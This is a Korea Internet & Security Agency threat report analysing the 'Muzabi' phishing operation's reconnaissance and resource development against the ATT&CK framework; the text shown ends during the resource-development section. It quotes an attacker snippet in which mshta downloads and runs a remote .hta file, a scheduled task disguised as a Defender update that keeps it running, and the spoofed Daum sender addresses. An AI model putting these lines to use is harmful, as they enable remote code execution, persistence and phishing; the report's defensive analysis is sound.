

Tactics · Techniques · Procedures

TTPs#9.

Phishing Target Reconnaissance and Attack Resource Analysis



O P E R A T I O N

MUZABI

 Korea Internet &
Security Agency

Contents

1. Introduction	1
2. Overview	2
3. ATT&CK Matrix	4
4. Phishing Action Structure for Reconnaissance	44
5. Conclusion	56
6. Yara Rule	57


Reproduction or copying of the contents of this report without permission from the Korea Internet & Security Agency is prohibited and may violate copyright laws.

Written by:
Profound Analysis Team,
Internet Incident Analysis Group
Kim Dong Wook, Deputy General Researcher
Kim Byeong Jae, Deputy General Researcher
Lee Tae Woo, Deputy General Researcher
Lee Jae Gwang, Manager

Edited by:
Shin Dae-Kyu, Vice President
Lee Dong geun, Director
English translation reviewed by:
Cha Hyeon Ju, Researcher



인터넷침해대응센터
Krcert/CC
KOREA INTERNET SECURITY CENTER






1. Introduction

The rise in hacking incidents have led to ever-more stringent security requirements and the continuous evolvement of security systems to the next level. Yet, cyber incidents that were reported in the past are still being repeated today, and organizations with some of the most sophisticated cyber-defense systems are still falling victims to such attacks.

The influential concept of “The Pyramid of Pain” in the sphere of cybersecurity illustrates that the most effective security systems depend on understanding the ‘tactics, techniques and procedures’ (TTP) of the attackers. The ultimate goal of cybersecurity is to make attacks more costly and more painful for perpetrators, in other words, elevated to the ‘tough’ level shown at the top of the pyramid.

[Figure 1-1] The Pyramid of Pain, David J Bianco



A cybersecurity system based on ‘indicators of compromise’ (IoC) still remains very efficient. (IoCs would refer to one-dimensional indicators such as malicious IPs or domains.) However, it is also true that **attackers can easily secure then discard attack infrastructures using such simple indicators.**

TTPs are different. **The attacker cannot easily obtain or discard TTPs.** An attacker who has locked on a target needs to invest in learning and practicing TTPs to neutralize the target's security system. When moving on to the next attack, the attacker will tend to select targets on which the same TTPs can be applied.

The attacker's TTPs by nature are heavily influenced by the characteristics of the targeted defense environment. As such, security practitioners must have an accurate understanding of their own defense environment. They must also approach the process and flow of attack from the strategic and tactical levels rather than as patterns or methods. **In short, the defender's security environment and the attacker's TTPs must be scrutinized together.**

A defender who understands the attacker's TTPs should be able to answer two things: 1) ‘Would the attacker's TTPs be able to penetrate the defender's environment?’ and 2) ‘If so, what defensive strategy can defeat the TTPs?’

The Korea Internet & Security Agency (KISA) identifies cyberattack TTPs through its incident response process and disseminates the process and countermeasures using the ATT&CK framework.¹⁾ The various artifacts related to TTPs included in this report are merely tools to promote understanding.

1) A matrix showing the tactics and techniques used in actual attacks and response measures to them




2. Overview

Unlike the previous reports in the TTPs# series which analyzed hacked systems, this TTPs report focuses on analyzing what attackers do in preparation for launching an attack. There is a saying, “If you know the enemy and yourself, you will not be in danger even in a hundred wars.” Likewise, if you understand the attacker’s preparation process and build a strategy from a defender’s perspective in line with your systems, you can gain an advantage in the process of when responding to intrusions.

Attackers make elaborate preparations in order to successfully infiltrate the target company. They create malware and a command control server to communicate with the malware. For the command control server, they may hack the server of a small company or buy a hosting server. Furthermore, they search the Internet to find vulnerability codes to use for the initial intrusion or collect information from the media or social media about key figures in of the target company. They infect a system by sending a phishing email based on the collected information or infiltrate first through vulnerabilities found online.

The following figure shows the process from when the attacker acquires an infrastructure until when it is used for an attack. We analyzed the attacker’s server directly to examine the tools used by the attacker and the process of sending a phishing email in detail. As a result, we found some interesting facts about the methods used to collect information and send phishing emails. The aim of this report is to help defenders establish a defense strategy.

[Figure 2-1] Overview of attack process





① Reconnaissance

In the reconnaissance stage, the attacker selects a target of attack. The attacker obtains most of the information about the target company needed for an attack, such as the email account for spearphishing and the internal personnel system of the company, **through search engines and social media. Additionally, the attacker creates a phishing page and collects employees' email account information.**

② Resource development

In this stage, the attacker constructs the infrastructure to be used in attack. The attacker secures **infrastructure that has not been exposed before** for purposes of information leakage and command control. The attacker compromises the server of a small company or rents hosting or domain through virtual assets, and **directly creates the malware needed for an attack.** However, the attacker also **prepares open hacking tools or vulnerability POC codes** for flexible attacks depending on the situation. To successfully control a company from the inside, the attacker will use an account intercepted through spear phishing to look through email exchanges or check company or employee information in real time by acquiring a **reliable social media account.**

③ Initial access

Once the attacker obtains the necessary information, infrastructure and resources, he or she will attempt initial access. During initial access, an attacker will often use spear phishing emails **with malicious codes or links.** Furthermore, an attacker acquires **information about and vulnerabilities of the open software** used in the target company to use for intrusion.

④ Execution

The **CMD commands** desired by the attacker are carried out through remote control malware and **additional malwares are executed.**

⑤ Persistence

Remote control malware that infects a PC contain an **automatic execution function through registry registration.** Consequently, the malware is executed whenever the PC is booted.

⑥ Credential access

To steal account information, the attacker uses **key logging, password dump program, and password-saved file stealing.** The attacker **uses a self-developed, proprietary program to bypass** and compromise accounts with two-factor authentication such as OTP.

⑦ Defense evasion

The attacker minimizes exposure by disguising the addresses of **malware and attacker servers.** The attacker **encrypts malware** using a proprietary encryption tool to bypass detection by security tools including anti-virus software.

⑧ Lateral movement

To spread malware internally, the attacker attempts lateral movement by using information collected or **sending phishing mails impersonating internal employees** using information stolen in advance.

⑨ Collection

To collect internal information of a company, the attacker steals additional account information using **key logging** of a remote control malware in an infected PC or periodically checks the status of the victim PC using **screen capture** function. Furthermore, the attacker manages the information of the stolen email accounts as a file or using a mail management solution.

㉑ Exfiltration

To minimize traffic exposure when data is exfiltrated outside the company, the data **is divided and exfiltrated if it is larger than a certain size.**



3. ATT&CK Matrix

Reconnaissance

- Search Victim-Owned Websites
- Gather Victim Identity Information
- Gather Victim Org Information
- Search Open Websites/Domain
- Phishing for Information

Resource Development

- Acquire Infrastructure
- Compromise Infrastructure
- Establish Accounts
- Develop Capabilities
- Obtain Capabilities
- Compromise Account

Initial Access

- Phishing
- Exploit Public Facing Application

Execution

- Command and Scripting Interpreter
- User Execution

Persistence

- Create Account
- Boot or Logon Autostart Execution
- Scheduled Task/Job

Discovery

- File and Directory Discovery
- Application Window Discovery

Credential Access

- OS Credential Dumping
- Two-Factor Authentication Interception
- Unsecured Credentials
- Input Capture

Defense Evasion

- Masquerading
- Obfuscated Files or Information
- Deobfuscate/Decode Files or Information
- Indicator Removal on Host

Lateral Movement

- Internal Spearphishing

Collection

- Archive Collected Data
- Email Collection
- Input Capture
- Screen Capture
- Data from Removable Media
- Data from Local System
- Automated Collection

Command and Control

- Application Layer Protocol
- Data Encoding
- Web Service

Exfiltration

- Data Transfer Size Limits
- Exfiltration over Web Service



A. Reconnaissance

1 Search Victim-Owned Websites: Search information in the target website

Gather Victim Identity Information: Collect identify information of the target company/institution

Gather Victim Org Information: Collect organizational information of the target

- The attacker searches for information in the target company/institution's open website.
- Attackers mainly collect identify information on personnel who will be the recipients of phishing emails or organizational structure information of the company/institution.

민원실 소개

Home > [redacted] > 민원실 소개



제목	[redacted] 전화번호 및 주소
작성자	[redacted]
작성일	2020-08-31
첨부1	[redacted] 주변지도 약도.ppt <input type="button" value="바로보기"/>
첨부2	[redacted] 서 오시는 길.ppt <input type="button" value="바로보기"/>
첨부3	Metro를 이용하실 경우.ppt <input type="button" value="바로보기"/>

주소	[redacted]
[redacted] 관할구역	[redacted]
전자메일	[redacted]

Browser records

Collect identity information on personnel	Employee's phone number and address view Civil Affairs Office 000
	Employee name (Department contacts & jobs) Government organization chart Institution information Policy information Government 24
	[Name] - 000 integrated search
Collect organizational structure information	000 Headquarters/affiliations < Organization and Functions < Introduction to 000 < 000_00
	0000 Headquarters Greetings - Introduction to HQ - Introduction to HQ
	0000000 - 0000 00 Unit - 000 Visit/Tour
	00 video view < 00 news < 000_00
	Press Releases < 00 news < 000_00
	2020 < 000 Salary < Performance/reward system < 000 HR system < 00000



② Search Open Websites/Domain: Search for information on the target through social media or search engines

- Information is collected using search engines to identify information on targets of attack, tools for intrusion, and domestic trends.



Google 검색 또는 URL 입력



Classification

Keywords

Classification	Keywords
Search for vulnerabilities to be used for an attack	samsung smg925s exploit, chrome 75 vulnerabilities, galaxy s6 exploit, ie, execution upon webpage loading, github exploit users, github 0-day, sql injection, TERRACE MAIL Security vulnerability, terrace mail security vulnerability, cve-2020-1300 poc , youngcart exploit, KVE-2019-1144
Search for tools to be used for an attack	download rdpwrap, download memu, download putty, centos ftp upload error 553, xampp ssl setup, the best android spy, download chromedriver, vmware workstation 15 download , editplus download, notepad++ download, Microsoft Exchange 14.3.123.0 download iso, Microsoft Exchange server building method, wireshark capture filter ip, find ntlm packets in wireshark, ccleaner download, avg download, https free certificate github, hwp viewer, everything download for windows 10, thunderbird download free windows 10, vs2019 windows kernel mode driver, winrar download windows 10, metasploit download windows 10, Radiologica fullAccess Viewer tools download, idm download, crawling download, github thyroid, MedCalc for Windows v15.0, install cad thyroid, install computer aided system, k-tirads 2019, Thyroid disease system download, filezilla client download, exchange server 2019 download, fasta file viewer download, acunetix 12 download, download acunetix 12 crack, download acunetix 12 full, web vulnerability scanner, pentest-tools




Search to identify political/economic/security trends	Analysis of the security situation in Northeast Asia, Alyak blog, security news, Ahn Lab blog, overseas security news site, Korea corona research, Korea Covid-19 vaccine, Korea Covid 19 research
Search for Korean spelling and grammar	Korean spelling
Search for information on hacking organization trends	Thalium, kimsuky, lazarus
Search information of companies/institutions	Search for people of companies/organizations Company/Institutional Organization Search Domain address search for corporate email solutions
Other	win10 server login record view, Papago, credentials, what is sns, current time of the US, Korea WHOis, AP setup template for head-neck cases, template for head-neck cases programd, rtog contouring atlas, sciencedirect institutional sign-up, what is astro, Thyroid disease system, google translate, Thyroid Decision Program, free medical DB, medical paper DB




③ Phishing for information: Phishing for information collection

- To collect email account information, the attacker builds and operates a phishing page impersonating a customer center.
- If a phishing attack targets corporate e-mail, the attacker creates a page which looks identical to the corporate e-mail solution login page.
- Phishing tools and phishing pages are classified and managed by using a specific naming method under the folder called **mu.za.bi**. This is covered in detail in Chapter 4, “Phishing Operation Structure for Reconnaissance”.

Impersonating a customer center




Impersonating corporate emails





Phishing-related folders






B. Resource Development

- ① Acquire Infrastructure
- ② Compromise Infrastructure

- It is necessary to acquire infrastructure such as a server, domain, IP, etc. for an attack.
- In order to secure the infrastructure, the attacker purchases a service or hacks and uses a normal site.
- Attackers often use virtual currency to purchase infrastructure resources.



Infrastructure acquisition

Exchange	Convert virtual assets to CNY, USD using a virtual asset exchange site
Payment	Create a virtual prepayment card and charge it as a virtual asset
Infrastructure purchase	Purchase server using virtual prepayment card Purchase domain using virtual assets
Infrastructure hacking	Hack small company homepages and exploit them as malware distribution sites <pre> ss = "mshta[.]exe http://[redacted].co[.]kr/bbs/temp[.]hta" sh = "schtasks[.]exe /create /sc minute /mo 5 /tn WindowsDefenderAutoUp "mshta[.]exe http://[redacted].co[.]kr/bbs/admin[.]hta" & Chr(34) & " /f" </pre>



③ Establish Accounts: Collect information by creating social media or email accounts

- The attacker creates a social media account (LinkedIn, Twitter, Facebook) to monitor domestic and international trends.
- The attacker monitors potential targets such as companies and key figures, as well as security trends.
- The attacker creates an email account and uses it for phishing.

Create social media accounts

The screenshot displays an email interface with two notifications and a social media feed. The first notification is from Twitter, dated July 25, 2020, at 7:55 AM, sent to 991@gmail.com. The second notification is from Facebook, dated July 25, 2020, at 3:21 PM, also sent to 991@gmail.com. Below the notifications, there are social media profiles. On the left, a profile for 'Zero Day Initiative' (@thezdi) is shown, featuring a banner with the text 'YOU HAVE POWER OVER YOUR MIND - NOT OUTSIDE EVENTS. REALIZE THIS, AND YOU WILL FIND STRENGTH. MARCUS AURELIUS'. To the right, a list of profiles includes 'Air Force Freak', 'Therewares51', 'MIL Radar', 'Aircraft Spots', 'Bruce Klingner', 'John Bolton', and 'Harry Harris'. On the far right, a list of US government officials is displayed, including 'Melania Trump', 'Vice President Mike Pence', 'NSC', 'Secretary Pompeo', 'President Trump', 'Donald J. Trump', and 'Marc Knapper'.



Create email accounts for phishing

```
fromName = "Daum 고객센터"  
fromEmail = "daum.secure.norply@gmail.com"  
fromEmail = "norply.acccount@gmail.com"
```


```
